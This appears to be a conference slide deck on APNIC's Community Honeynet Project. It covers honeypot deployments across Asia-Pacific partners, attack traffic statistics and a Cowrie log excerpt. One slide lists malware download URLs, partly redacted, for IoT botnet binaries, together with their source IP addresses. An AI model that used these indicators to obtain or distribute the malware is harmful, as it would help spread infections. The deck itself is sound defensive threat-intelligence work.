




APNIC Community Honeynet Project

Adli Wahid
Senior
adli@apnic.net

Hello!

- Adli Wahid
- Senior Internet Security Specialist @ APNIC
 - www.apnic.net
- Let's Connect:
 - adli@apnic.net
 - Twitter: [@adliwahid](https://twitter.com/adliwahid)
 - LinkedIn: Adli Wahid





The Plan

1. APNIC Community HoneyNet Project
2. Learning from the Honeypots

APNIC Community Honeynet Project (ACHP)



APNIC Community Honeynet Project

Context

- Part of network security training – using honeypots for visualizing network security attacks / threats
- Lots of interests to deploy and ‘learn more’ after the training
- Opportunity to learn, share data and more!


Collaboration

- Partners deploy honeypots, APNIC runs the backend
- Information collected among partners
- Explore opportunities to learn more & connect with HP communities

Outcomes


- More than 100 honeypots in AP region (more to come) since 2017
- Partners different economies. Some mentions
- GEMNET(MN), MYREN (MY), EZCOM (KH), UII (ID), Fibre@HOME (BD), Bhutan Telecom (BT), BTCIRT (BT), TCC (TO)
 - Requirement: VM in the cloud
- Users from security response communities & researchers
- DASH, collaboration with APNIC Product Team
- Training/Workshops on Honeypots in various locations – live installation of honeypots in the cloud

APNIC Community HP Project




Extensively use opensource tools & Honeynet Project (<https://www.honeynet.org>)


All Honeypot Sensors Traffic




The Cyber Armageddon Threat Map ;-)




Unique Source IP




Top Targeted Ports



Traffic by Honeypot Type




Top 10 Source Country




Top 10 Source AS


src_ip_geo.as.keyword: Descending




Top 10 Destination Port



Traffic by RIR



Top 20 Downloads



Malware Download

URL	SRC IP	Count
http://[redacted]80/x01/x86	23.254.201.100	23,430
http://[redacted]bins/shibui.x86	205.185.114.16	14,484
http://[redacted]bins/henkieT.x86	82.118.242.108	13,379
http://[redacted]i/Ares.x86	89.35.39.74	8,509
http://[redacted]/dark_bins/hx86	205.185.118.143	8,183
http://[redacted]arys/Owari.x86	64.20.40.46	4,594
http://[redacted]bins/223s.x86	82.118.242.108	4,452
http://[redacted]Pandoras_Box/pandora.x86	209.141.61.135	3,722

Learning from Honey pots



Honeypot @ GEMNET (MN)

- Started in October 2018
- Cowrie Honeypot
 - 22 (SSH)
 - 23 (Telnet)
- Infrastructure
 - Linux
 - VMWare
 - Docker
- Purpose
 - Learning
 - Detect malicious activities internally & externally

First connection

```
{
  "eventid": "cowrie.session.connect",
  "src_ip": "177.x.y.180",
  "src_port": 3718,
  "timestamp": "2018-10-07T18:46:07.995023Z",
  "message":
    "New connection: 177.a.b.c:3718
    (_gemnet_honeypot_:23)
    [session: 0b669705c207]",




  "dst_ip": "honeypot_ip_address",
  "protocol": "telnet",
